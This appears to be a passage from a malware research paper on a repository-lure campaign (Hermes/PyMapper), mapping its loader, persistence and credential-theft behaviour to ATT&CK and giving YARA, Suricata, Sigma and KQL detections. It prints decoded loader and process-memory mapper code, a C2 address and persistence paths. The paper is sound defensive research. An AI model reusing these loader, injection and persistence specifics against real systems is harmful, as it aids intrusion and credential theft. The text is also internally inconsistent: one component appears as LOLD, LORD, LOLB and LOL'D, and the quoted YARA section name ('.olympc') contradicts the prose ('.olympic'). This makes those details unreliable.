Table 19.1 Different execution boundaries behind superficially similar repository lures. The first three rows summarize their publishers' investigations; the final row uses the retained sources analyzed in Sections 5 and 6.

Published investigation	Repository presentation	Reported execution trigger
VulnCheck, 2023-06-14	Claimed exploits promoted through fabricated High Sierra Cyber Security researcher profiles	<code>poc.py</code> selects a Windows or Linux ZIP, downloads it, extracts it and starts the binary.
Trend Micro, 2025-06-16	Water Curse repositories presenting security utilities and other tools	A Visual Studio project build event starts a VBS/PowerShell delivery sequence. The report describes subsequent Electron components.
Morphisec, 2025-12-11	OSINT tools, DeFi bots and GPT wrappers, with later maintenance changes	The published PyStoreRAT account describes a JavaScript/HTA backdoor and delivery of further payloads, including Rhadamanthys.
Hermes / PyMapper, retained October 2026 collection	Utilities, automation projects and exploit-themed carriers	Imports or explicit calls reach a Python loader; the embedded variant includes the native downloader in the carrier.


The Water Curse report counts at least 76 GitHub accounts. That denominator differs from the repository populations in Section 18 and cannot be used as a direct size comparison. VulnCheck's documented operating-system branch also differs from the Windows-specific mapper path examined here. A common lure or hosting platform is a useful hunting lead, but it leaves the payload and execution mechanism to be established from the files.

The historical comparisons do not settle campaign lineage. Hermes's `since 2026` footer is a branding claim, so it cannot rule out earlier development or predecessor activity. Conversely, similar project themes or recurring repository names do not establish that PyStoreRAT and PyMapper have the same author. A lineage claim would require a demonstrated code, configuration or operational connection between identified versions. This paper's verified relationships follow below.

19.3 Loader and malware-family comparisons

The fourteen files in the original mapper-route comparison illustrate why the comparison layer matters. Their original bytes form five groups; decoding reduces them to three Python loaders, and their embedded defaults form two configurations. Eleven files decode to the same 10,824-byte loader. Two decode to the 10,689-byte PoC loader, while the 11,229-byte video-generator variant shares the PoC configuration and changes error handling. This bounded comparison predates the 27-label corpus examined in Section 6. Its relationships concern the saved bytes, independent of their repository labels. [W04]

One saved collection, compared at three layers



SHA-256 prefixes identify bytes. Shared defaults do not fix every later server response.

Figure 19.1 Byte and configuration relationships in the fourteen-file carrier comparison. Each column groups the same saved collection at a different layer. Configuration equality concerns embedded defaults; environment and caller overrides can change the request.

A shared loader configuration identifies a common default destination and request setup. The downloaded response remains another artifact. The retained PoC loader calls `bootstrap` before importing `manual_mapper` and invoking its `map_from_server` entry. That boundary permits the served mapper or downstream package to differ without changing the carrier bytes. The saved response and decryption records establish the collected branch; identical Python alone cannot assign that response to every earlier execution.

```

99  def run_sync(**overrides: Any) -> int:
100      cfg = {**load_config(), **overrides}
101      url = overrides.get(_dmd48e5(77)) or _ex2wzyxj23(cfg)
102      bootstrap(cfg, url)
103      map_from_server = importlib.import_module(_dmd48e5(78)).map_from_server

```

Figure 19.2 Unmodified lines 99 through 103 of the decoded PoC loader, SHA-256 prefix `4d41504baf72d`. The configuration merge and mapper bootstrap occur before the native-package request. This excerpt was read as source; it was not executed during comparison. [W04]

At the family level, [Check Point's Rhadamanthys 0.5.0 analysis](#), published on 2023-12-14, documents a multilayer loader, XS1/XS2 component formats and a plugin system. Those are relevant architectural precedents for a modular stealer. PyMapper's SMAP package instead carries PE representations and mapping metadata; the retained Hermes modules are AMD64 PE DLLs with `.olympic` metadata and `ClientModuleGetApi`. Comparing these interfaces describes concrete differences without treating modularity as a family signature. [W03] [W04]


19.4 Co-located payloads and distinct delivery chains

Distribution can join otherwise distinct malware components. Microsoft’s [Lumma investigation of 2025-05-21](#) describes an April campaign whose delivered executable bundled Lumma and Xworm. That is a reported delivery relationship between two named families. It does not require merging their identities. [W03]

Within the Hermes collection, stronger and weaker relationships coexist on the same service infrastructure. Catalog entries name DLLs by hash, size and download path, and the retained DLL bytes match those records. Native analysis then establishes their ABI and behavior. The integrated Stage 5 executable has its own built-in feature paths; the experiments with that executable do not establish a production load of the separately downloaded DLLs. Fixed-host module experiments provide separate results for the DLL identities. [W04]


Byte relationships and execution relationships

Two delivery routes converge on nearly identical LOLD files



Both configure 194.102.104.223:8093 and the same payload selector.

Same product, separately established implementation paths



Catalog hash matches held DLL. Separate fixed-host experiments.	Internal recovery path traced. Integrated-client experiments.
---	---

Figure 19.3 Different evidence supports each relationship. Byte comparison connects two LOLD delivery routes, catalog hashes identify separately downloaded modules, and integrated-client laboratory results belong to the tested executable. The missing production-load edge remains unestablished.

The two LOLD routes offer a more direct comparison. Stage 3 unpacking yields the 843,776-byte executable with hash prefix e44cec7d36a7; the embedded carriers yield an equally sized file with prefix b7cb766340cf. Their bytes differ at one persistence-mask value, 0x1F versus 0x1E. The second value disables LOLD’s master persistence-installation branch, although the Python wrapper has its own startup registration. The chain can therefore change its delivery mechanism and persistence behavior while retaining nearly all of the native downloader. Sections 4 and 9 preserve the full identities and flag interpretation. [W04]

These distinctions also govern service-level comparisons. An address hosting a catalog or multiple payloads establishes availability at that observation time. An exact digest or reproducible

unpacking step can establish a file relationship. Neither observation alone supplies the process event needed to show that a particular client loaded a particular component.

19.5 Position within the MaaS landscape

Published malware research already describes products that combine theft, extensibility and operator tooling. The following comparisons concern documented versions and deployments, rather than a current market ranking or an exhaustive feature census. [W03]

Table 19.2 Positive capabilities and service relationships reported by the named researchers. A capability absent from a row is outside this comparison, not evidence that the product lacks it.

Published case	Documented combination	Relevant Hermes comparison
Rhadamanthys 0.5.0, Check Point, 2023-12-14	Stealer components, a plugin system and general-purpose spying functions	Extensible collection already has a published precedent; the package formats and host interfaces need separate comparison.
RedLine backend, ESET, 2024-11-08	Affiliate panels, sample generation and a separate authentication/backend service	A customer-operated panel can still depend on seller infrastructure. Panel hosting and licensing are different relationships.
Lumma, Microsoft, 2025-05-21	Browser/application theft, additional malware or plugins, and affiliate panel access	Theft and further-payload delivery coexist in another documented MaaS offering.

[ESET's RedLine backend study](#) makes the hosting distinction explicit: affiliates receive a panel that can act as their command server, while backend components provide authentication and other functions. Its analyzed 2023 components use WCF; the reported 2024 revision uses a REST API. A statement about one of these deployments should retain its version and service boundary.

For Hermes, the retained seller material advertises self-hosting and subscriptions. The captured panel distinguishes the main account, workers and guest links, and exposes subscription and update controls. The sales packet received on 2026-10-16 quotes nine tier-duration amounts from 300 to 1,500, without a currency symbol on the price card. Those records establish an offer and customer-facing management model. They do not establish every deployment's hosting arrangement or whether licensing and updates depend on a centralized service. [W04]

The analyzed product brings automatic collection, remote file and process operations, terminals, input capture and visible/hidden desktop paths into the same client and panel workflow. The controlled results establish particular portions of that combination, while the separately acquired modules expose versioned interfaces and changing collection scope. The contribution of this analysis is the connection between the acquired delivery stages, those client implementations and the observed results for identified builds and fixtures.

20. MITRE ATT&CK mapping

The retained delivery chain and Hermes components support mappings for code execution, concealment, persistence, discovery, collection and data transfer. Their evidence differs by component. A Python source file can establish a reachable loader path, while a native reply becomes an observed collection result only when its bytes agree with the independent fixture. The mapping register preserves both forms of evidence and the conditions under which each result holds. [T02]

Technique names and tactic memberships use [Enterprise ATT&CK 20.0](#), released on 2026-10-13. The archived STIX dataset fixes those definitions for this paper. In this release, several loader-concealment techniques appear under the **Stealth** tactic. The mapping selects the tactic supported by each mechanism; a persistence technique’s additional Privilege Escalation membership does not mean the specimen gained higher rights. [T01]

20.1 Delivery-chain techniques

The original `xscrape` package invokes the loader through an ordinary dependency import. Its `client.py` imports `fs`, completes several supporting imports, then calls `fs.run_sync()` before defining the client class. This source alteration fits T1195.001, Compromise Software Dependencies and Development Tools, when the package is consumed as a tool or library. The evidence identifies the altered package and its activation path. It does not identify how the repository account was controlled, establish a package-registry compromise, or make installation alone the execution trigger.

Direct-script carriers have a separate user-execution prerequisite. The retained hitechcloud PoC reaches its decoded main guard when launched as Python, supporting T1204.002, Malicious File, and T1059.006, Python. These mappings describe the lure and implemented execution route. The native laboratory experiments began farther down the chain and do not show a field user traversing those repository instructions. [T03]

Table 20.1 Delivery mappings M01-M10 and M16. Multiple labels can describe different properties of the same artifact; they are not counts of independent deliveries.

Retained mechanism	ATT&CK mapping	Evidence and activation boundary
Altered package import; direct-script launch	T1195.001; T1204.002; T1059.006	Source paths, conditional on preceding imports and Windows checks. No measured consumer population.
Ciphertext/string tables; base64 PE literal	T1027.013 Encrypted/Encoded File; T1027.009 Embedded Payloads	The stored forms and recovered bytes are reproducible.
Packed Stage 3 overlay; decoding routines	T1027.002 Software Packing; T1140 Deobfuscate/Decode Files or Information	Stage 3 decrypts, reorders and inflates raw DEFLATE. Offline extraction is an analysis result.

Retained mechanism	ATT&CK mapping	Evidence and activation boundary
Mapper/package/chunk requests	T1105 Ingress Tool Transfer	Static retrieval paths; LORD transfer observed against the isolated simulator.
Alternate mapper branch; LORD child mapping	T1620 Reflective Code Loading; T1055 Process Injection	Different destination processes. LORD has retained child-memory evidence.
Encrypted registry configuration	T1027.011 Fileless Storage	AES-GCM B0LB state under HKCU; payload slot files remain ordinary bytes.

Loading locality determines the distinction between T1620 and T1055. Stage 2’s `Native` class uses `HANDLE(-1)`, the current process, for memory allocation and protection changes. Its alternate branch copies the prepared image into that allocation and calls the entry there. For the retained EXE package, the default route instead writes `runtime-cache.exe` and starts it through `CreateProcessW`. The mapper’s name and memory APIs do not make every invocation reflective or fileless.

```
186 def allocate(self, preferred: int, size: int) -> int:
187     region = SIZE_T(size)
188     base = PVOID(preferred)
189     st = ntdll.NtAllocateVirtualMemory(
190         self.CURRENT_PROCESS, ctypes.byref(base), 0, ctypes.byref(region),
191         MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE,
192     )
```


Figure 20.1 Literal mapper lines 186-192, with the class indentation removed. Line 153 defines `CURRENT_PROCESS = HANDLE(-1)`. The process handle makes this allocation’s destination explicit. [T03]

LORD’s selected mode 3 creates a suspended child, maps a `SEC_IMAGE` payload into that process, changes its initial execution context and PEB image-base field, then resumes the thread. The retained child observation agrees with the payload at two 128-byte code windows and with its header after only the independently measured image-base substitution. This supports T1055 in the tested path. The review did not establish removal of the original child image, so the mapping retains the parent technique without assigning Process Hollowing solely from the suspended launch and context change. [T03]

Persistence requires similar attention to ownership and activation. The Python wrapper has its own Run installation. Stage 3 writes `Windows\Load` and `UserInitMprLogonScript` and implements a Startup-folder copy. LORD supplies another Run value, scheduled-task and WMI paths, plus an optional COM registration. The old-route LORD mask `0x1F` requests native installation; the embedded variant’s `0x1E` clears the master installer bit. Its separate Python Run path remains present.

Process locality separates three loading paths


Stage 2 default for the retained raw EXE, with run_entry enabled



Stage 2 alternate branch: same Python process T1620

HANDLE (- 1)	Allocate, relocate and copy; resolve imports and protections.
Current process	DLL TLS runs; the final entry call requires run_entry.

LOLD mode 3: map the payload into a different process T1055



Static paths. Original-image unmapping is not established for the LOLD branch.

Figure 20.2 Loading locality and the selected ATT&CK technique. Stage 2’s ordinary disk-backed EXE branch, its alternate in-process mapper and LOLD’s child-process mapper have different execution boundaries.

Table 20.2 M11-M14 and the withheld M15 candidate separate configuration, installation evidence and subsequent execution. Coexisting startup values prevent unique attribution of every postboot launch to one trigger.

Persistence mechanism	Mapping	Retained result
HKCU Run and Windows\Load	T1547.001 Registry Run Keys / Startup Folder	Successful native writes and retained postboot values; the Startup-folder copy was absent.
UserInitMprLogonScript	T1037.001 Logon Script (Windows)	Successful write and retained value. A configured copy starts after logon.
Windows scheduled task	T1053.005 Scheduled Task	Implemented and requested; no task appears in the retained inventory.
WMI event subscription	T1546.003	Implemented and requested; the inventory query reports an invalid-class error.
Optional COM writer	T1546.015 withheld	Disabled, with a placeholder class identifier. No legitimate class selected for hijacking is established.

The registry cache adds a storage mapping, not another demonstrated startup trigger. Its CLSID-shaped location holds encrypted configuration data. The key derives from MachineGuid; a rejected cache can leave startup using embedded defaults. That behavior does not establish

T1480.001 Environmental Keying as an execution restriction. Likewise, LOLD's incoming payload cache is distinct from staging collected user data.

LOLD's explicit remover supports T1070.009, Clear Persistence, through attempts to remove its Run, task, WMI and optional COM state. Its success return is unconditional after those attempts. File deletion has separate evidence: the terminal DLL experiment records removal of four temporary scripts, supporting T1070.004 for that tested cleanup. Neither result establishes complete uninstallation of the whole delivery chain.

20.2 Client and module techniques

The client's regional checks map to discovery and an execution guard. It reads language and keyboard settings, obtains an IP-country result, and combines their contributions before ordinary startup. These paths support T1614.001 System Language Discovery, T1614 System Location Discovery and T1480 Execution Guardrails. The inspected gate is not a debugger or virtual-machine detector. Hardware collection for identity and profile reporting supports T1082 independently of that regional decision. [T04]

Observed client operations include process snapshots, directory metadata, local file contents, clipboard text, keyboard events and desktop pixels. Their ATT&CK labels remain tied to their specific outputs. A directory listing supports T1083; returning the file bytes supports T1005 and, when those bytes traverse the publisher channel, T1041. Pausing the benign heartbeat worker does not establish security-tool impairment or service disruption.

Table 20.3 Client mappings M20-M35. A catalog DLL's implementation or fixed-host result does not become an observed integrated-client module load.

Behavior	Mapping	Strongest retained support
Language, country and regional decision	T1614.001; T1614; T1480	Connected static score and branch; no positive-block experiment.
System profile; process snapshots	T1082; T1057	Native profile and 22 command-free process-list messages.
Directory metadata; local file contents	T1083; T1005	Exact fixture entries, transferred bytes and watch-only wallet file.
Browser and mail saved credentials	T1555.003; T1555	Native Firefox/Thunderbird plaintext; Edge encrypted files plus a key.
Cookie/session-material acquisition	T1539	Static collectors and exact synthetic Steam-shaped candidates; no valid-session theft test.
Automatic collection	T1119	Startup report without capability dispatch.
Clipboard; keylogging; screen capture	T1115; T1056.001; T1113	Independently matched text, key events and received frame patterns.
CMD; PowerShell	T1059.003; T1059.001	Integrated CMD marker; separate terminal-DLL CMD/PowerShell cases.

Credential access demonstrates why the observation needs more detail than a colored cell. Firefox returned a native plaintext pair that matched its own exported fixture, under a profile without a primary password. Edge 122 returned the correct encrypted database and ordinary key;

Three results support three bounded mappings

Integrated client 449b5daa...be828; separate isolated laboratory experiments.

Fixture	Native result and its limit	Mapping
Firefox saved login No primary password	Native username and password match the application export. One saved pair; no account login tested.	T1555.003 Browser credentials Observed
Steam-shaped memory fixture Inert worker process	Exact synthetic session candidates are returned. Expired or invalid values; no replay.	T1539 Cookie collection Partial fixture
Hidden-desktop pattern Two changing phases	1,107 of 1,112 received frames match the independent pattern. Five negatives retained; no Windows RDP.	T1113 Screen capture Observed

Figure 20.3 Three different evidence limits behind collection mappings. The same integrated executable produced these results under separate fixtures.

authenticated analyst-side decryption matched the browser’s export. That supports credential acquisition without claiming native Chromium plaintext serialization or modern app-bound-encryption bypass. The Thunderbird result belongs to a mail password store, so it uses T1555 rather than calling the application a web browser.

The Steam experiment establishes a narrower result. The client found and returned deliberately synthetic, expired `steamLoginSecure` candidates from the inert fixture’s memory. Its implemented session-material collector supports T1539, but that experiment does not demonstrate theft of a usable session. The observed-technique export excludes this partial case. No authenticated replay supports T1550.004, Web Session Cookie use.

Several module paths extend the implemented mapping beyond the integrated observations. Recovery 1.1.1 contains a Discord-token decryption path, local mail-artifact collection and password-manager container collection. It also attempts a selected-token impersonation strategy and maps a small helper DLL into a browser child. The prerequisites and success checks in those paths remain material: an available process, an API call or an intermediate diagnostic is not a successfully recovered browser key.

Table 20.4 Static module mappings M40-M45. The exact native specimen and RVA/member locators are retained in the register.

Module implementation	Mapping	Unresolved runtime condition
Discord token decryption and serialization	T1528 Steal Application Access Token	No populated token fixture or authenticated token use.
Local mail-message artifacts	T1114.001 Local Email Collection	No populated message-store experiment.

Module implementation	Mapping	Unresolved runtime condition
Password-manager vault/keyfile acquisition	T1555.005 Password Managers	Encrypted containers are selected; plaintext vault recovery is unobserved.
Candidate-token duplication and impersonation	T1134.001 Token Impersonation/Theft	Existing rights and API success are required; no observed elevation.
Browser-child helper mapping	T1055.001 Dynamic-link Library Injection	No successful app-bound-key experiment.
Directory archive preparation through 7-Zip	T1560.001 Archive via Utility	Utility availability and success; the DLL returns a path for a caller to send.

The transport mappings distinguish existing command replies from the automatic report path. WebSocket announcements and commands support T1071.001, Web Protocols. The 100,003-byte file-download result travels through that same publisher connection and supports T1041, Exfiltration Over C2 Channel. Automatic recovery sends its profile report by a separate cleartext HTTP POST to port 8787. This mapping treats that report-only HTTP path as T1048.003, Exfiltration Over Unencrypted Non-C2 Protocol; the distinction rests on the traced application channel, not merely a different port. Both observations terminate at the isolated receiver.

Before transmission, the client can compress collected JSON using LZNT1 library support, mapped to T1560.002, Archive via Library. The retained automatic exchange expands from 60,135 to 382,133 bytes. Compression does not protect its contents from a network observer. Automatic collection-to-send behavior also supports T1020, Automated Exfiltration, under the once-only startup conditions. The later screenshot serializer failure does not undo the earlier profile report's delivery. [T04]

20.3 Evidence supporting the mappings

The register holds 44 mapping records. Each names the component, technique, selected tactic, configuration, implementation evidence, laboratory result and remaining limit. The source references preserve public artifact paths and hashes, plus line, RVA, JSON-field or archive-member locators. Earlier specimen and experiment bundles keep their existing archive identities. The official taxonomy and the research mapping are separate inputs, so changing an ATT&CK name cannot silently change the claim about a sample. [T01] [T02]

Two Navigator layers accompany the register. The implementation layer includes the supported static paths, including prerequisites that were not satisfied in the lab. The observed layer includes 22 mappings with positive results for the behavior stated in their comments. Three partial cases remain outside that layer: scheduled-task installation, WMI persistence and synthetic session-cookie candidates. The disabled COM writer with its placeholder identifier remains a withheld mapping. Unannotated cells are unassessed, and the colors carry no prevalence, severity or detection-coverage score.

Table 20.5 Evidence requirements applied to the register. A successful build or matching artifact hash checks identity; behavioral interpretation still depends on the connected source and experiment.

Evidence step	Retained example	What the mapping can claim
Identify the implementation	Stage 2 source uses current-process allocation; LOLB maps into a child	Select T1620 or T1055 according to the actual destination.
Check activation and configuration	Native persistence masks 1F/1E; optional COM bit clear	Separate implemented paths from selected installation attempts.
Join result to an independent witness	Native credential bytes match application exports; file chunks match a fixture	Mark the specified isolated behavior observed.
Preserve negative and incomplete results	Empty task inventory, failed WMI query, synthetic token values	Keep the affected mapping outside the positive observation layer.

The archive exporter checks every accepted technique against the pinned dataset, rejects revoked or deprecated objects, validates the selected tactic, and resolves each evidence reference. Its optional archive check rehashes the cited files. It does not execute specimens or infer behavior from strings. The JSON register retains the fuller qualifications that a compact Navigator view cannot show at once.

No mapping adds Windows RDP from the RDPF label, audio capture from laboratory recordings, cookie replay from token-shaped text, or sandbox evasion from a platform check. Those would require different native paths or observations. The resulting set describes the acquired components and the controlled results established in Sections 6 through 12.

21. Detection and defender guidance

The retained chain exposes useful detection points in Python source, native PE structure, HTTP requests and Windows startup activity. The accompanying package supplies six YARA rules, three Suricata rules and three Sigma rules, with separate validation records for files, traffic and host fields. Their coverage follows the acquired implementations. A repository match identifies material to investigate; process and network evidence establish how far execution progressed. [\[V01\]](#) [\[V02\]](#) [\[V03\]](#)

21.1 YARA detection

The Python rules recognize combinations of source structures. The obfuscated-loader rule requires the XOR decoder, rolling checksum expression, 32-byte block calculation and keystream XOR assignment together. Randomized outer function names and changed endpoints therefore do not affect these conditions. Whitespace changes or a different packer can. The embedded-PE rule uses its payload delimiters alongside two mapper expressions; the Stage 2 rule combines the mapper class, SMAP constant, unpacker signature and request agent.

The native rules inspect parsed PE structure. LOLD requires an AMD64 PE with a `.loldcfg` section and `LOLD_CFG_V1` at that section’s raw-file start. The client rule similarly binds `RDP_CFG_V1` to `.rdpcfg`. This positional check matters because the LOLD marker also appears in ordinary read-only data. A loose string match would fail to distinguish the configuration object from code that refers to it. [\[V01\]](#)

```
1 condition:
2     pe.is_pe and pe.machine == pe.MACHINE_AMD64 and pe.is_dll() and
3     pe.exports("ClientModuleGetApi") and
4     for any i in (0 .. pe.number_of_sections - 1) : (
5         pe.sections[i].name == ".olympc"
6     )
```

Figure 21.1 Literal condition from `Hermes_Module_PE_ABI`. It combines the custom section with the exported ABI and DLL architecture. All fifteen retained module identities satisfy it, including recovery 1.1.5/1.1.6 and hidden-desktop 0.1.2. The separate reflective helper is outside this rule. [\[V01\]](#)

Table 21.1 YARA 4.5.4 results on the selected development corpus. Copies sharing a SHA-256 count once. [\[V04\]](#)

Rule target	Distinct intended inputs	Matches	Boundary
Obfuscated Python loader	8	8	Literal source structures; includes historical and cache variants.
Embedded-PE Python wrapper	2	2	Both retained source identities; payload bytes need not be decoded.

Rule target	Distinct intended inputs	Matches	Boundary
Stage 2 mapper source	1	1	The collected mapper, not an arbitrary SMAP consumer.
LOLD raw PE	2	2	Both inspected configuration variants.
Hermes client raw PE	1	1	The reconstructed integrated client.
Hermes module DLL	15	15	Custom section and exported module API.

These rules scan files as stored. They do not unpack the gzip-wrapped SMAP, decrypt the Stage 3 overlay, or convert an image-layout buffer into a raw PE. Nine retained identities have no intended rule: the plaintext October 9 loader, SMAP response, four Stage 3 representations, two isolated configuration slices and the hidden-desktop helper. All remain visible in the validation manifest. An unchanged Stage 3 executable can still be identified by its published SHA-256; that exact-file check carries no claim about repacked variants or process memory.

21.2 Suricata network detection

The network rules use application fields without fixing a host address or port. LOLd's chunk rule combines GET, a `/chunks/<selector>/v3/` manifest or numbered-slot route, `Lold/1.0`, and an `X-Chunk-Key` header. The report rule combines POST, `/api/client/report`, the native HTTP agent, `lznt1` content encoding and an uncompressed-size header. The publisher rule recognizes the native WebSocket upgrade pattern. Header values used as credentials or device identifiers are unnecessary for these conditions. [V02]

Require the request's distinguishing fields together

Literal protocol values from retained native traffic; secrets and identities omitted.

LOLD payload retrieval GET	/chunks/ ... /v3/ User-Agent: Lold/1.0 X-Chunk-Key header present
Hermes report POST	/api/client/report User-Agent: local-state-simple-api/1.0 lznt1 encoding + X-Uncompressed-Size header
Hermes publisher GET	/ws/publisher? ... User-Agent: DesktopStreamClient/0.1 WebSocket upgrade + X-Device-Token header

The laboratory also contains report uploads and a preflight upgrade from benign tools.

Figure 21.2 The three HTTP conjunctions. Each row requires its fields together; a route or user agent alone has weaker meaning.

The delivery/reboot capture contains eleven matching chunk requests, two native publisher upgrades and two native report POSTs. It also contains forty PowerShell HTTP requests and a benign preflight upgrade. Those preparation exchanges make useful near-matches: some use the report route, while the preflight reaches the publisher service. The distinctive conjunctions keep them outside the corresponding rules. A separate ANY.RUN geolocation request uses the report client’s generic HTTP agent, confirming why that agent alone is insufficient.

The chunk count includes requests whose responses were 404. An alert establishes a recognizable request, not successful payload reconstruction. Likewise, a report POST does not establish which credentials were recovered, and an upgrade request does not establish successful authentication or command acceptance. The three rules leave LOLB heartbeat/inbox traffic, uncompressed reports, later WebSocket frames and encrypted transport outside their tested scope.

Suricata 8.0.2 supplies the HTTP parsing and sticky-buffer semantics used here. Visibility requires traffic to reach the sensor in a form it can parse. A cleartext laboratory replay does not establish coverage through TLS, a different proxy representation, packet loss or an organization’s deployed sensor configuration. The package preserves original-capture identities and keeps synthetic packet controls separate. [Suricata HTTP documentation](#) [V04]

21.3 Sigma host detection

The process rule selects the retained `--lold-container` launch with its known image-name variants. Security event 4688 records 1456 and 1981 preserve that argument in the initial `runtime-cache.exe` child and the installed `wcprov.exe` child. The parent and child relationships provide a useful follow-up: the same native loader creates another instance with the container argument. Renamed builds may require a broader argument-only hunt. [V03]

The registry rules combine startup-value names with the written executable paths. One covers `UserInitMprLogonScript` and `Windows\Load` pointing into `\Microsoft\Windows\AppCache\wcprov.exe`; the other covers the `OneDriveSync_` Run-value prefix and `\Microsoft\SyncServices\SyncService.exe`. They avoid pinning the configuration-derived Run suffix. The source Procmon records contain successful writes, independently matched to the full event extraction.

Table 21.2 Original telemetry behind the Sigma field tests. Adapters are explicit; these sources are not Sysmon recordings.

Detection	Native witness	Fields supplied to the rule
Container child	Security 4688 records 1456, 1981	<code>NewProcessName</code> to <code>Image</code> ; <code>CommandLine</code> unchanged.
Logon/Load value	Procmon records 330292, 330296	Registry target and <code>REG_SZ</code> data to <code>TargetObject</code> and <code>Details</code> .
Run value	Procmon record 334365	Run target prefix and installed-command data.

The rules use Sigma’s generic Windows process-creation and registry-set categories. A separate benign experiment collected genuine Sysmon events from eight process fixtures and twelve startup-value fixtures. The official Sysmon/Windows pipelines and SQLite backend converted all

three unchanged rules. Executing that SQL over the full 8,380-record log returned exactly five container-child, three logon/Load and three Run-value matches. The log includes background activity as well as the twenty fixtures. [V07]

These predicates use substring matching. The declared positive cases include `--lold-container-extra`, `--lold-container=1` and `SyncService.exe.other`; their matches do not establish exact-token or exact-filename recognition. The rules remain experimental pending representative deployment tests, collector integration and alert handling. [Sigma specification](#)

21.4 Sysmon telemetry and hunt queries

Sysmon can add process identity and context to these leads. Event 1 records process creation; Event 3 links network activity to the process; Event 11 covers file creation; Event 13 records registry-value changes. Network collection is disabled by default. Verify the active configuration and retained fields before interpreting an empty query. Process GUIDs support joins across PID reuse, while the laboratory's Security events supply only PIDs and process names. [Microsoft Sysmon documentation](#)

```

1  let ContainerStarts = SysmonEvents
2  | where EventID == 1 and CommandLine contains "--lold-container"
3  | project Computer, ProcessGuid, Started = TimeGenerated;
4  SysmonEvents
5  | where EventID in (3, 11, 13)
6  | join kind=inner (ContainerStarts) on Computer, ProcessGuid
7  | where TimeGenerated between (Started .. Started + 10m)

```

Figure 21.3 KQL excerpt for the normalized `SysmonEvents` table. The archive supplies the complete projection and a separate registry hunt. Both unchanged queries executed in Microsoft's local Kusto engine over the benign Sysmon log. Ten minutes is an analyst-selected review window. [V05] [V07]

The local engine ingested all 8,380 records and returned the sixteen selected columns without changing their values. The activity join returned 60 rows across six process GUIDs: six network, six file and 48 registry events, including runtime registry activity beyond the explicit marker writes. It includes a benign `fixture.exe` process whose argument matches, while Sigma also restricts the image name. The registry hunt returned eight rows, including two wrong-data controls because it selects startup locations independently of the written path. Each result matched its declared expectation. [V07]

This join follows one process. Parent writes before the container child, descendants with their own GUIDs and a postboot installed copy need separate pivots. Use the original start record to recover ancestry, then inspect associated connections, file identities and startup changes. A PID-only join across a reboot can attach unrelated events to the same numeric identifier.

Some attractive event choices need care. LOL'D's examined mapper resumes an existing suspended thread, so Sysmon's `CreateRemoteThread` event is not a necessary witness. Image-load and process-access events can add context, but their collection volume and applicability to a particular mapping path require sensor testing. The absence of an image-load event is insufficient to exclude a manually mapped component. [V03]

21.5 Repository hunting with Erinyes

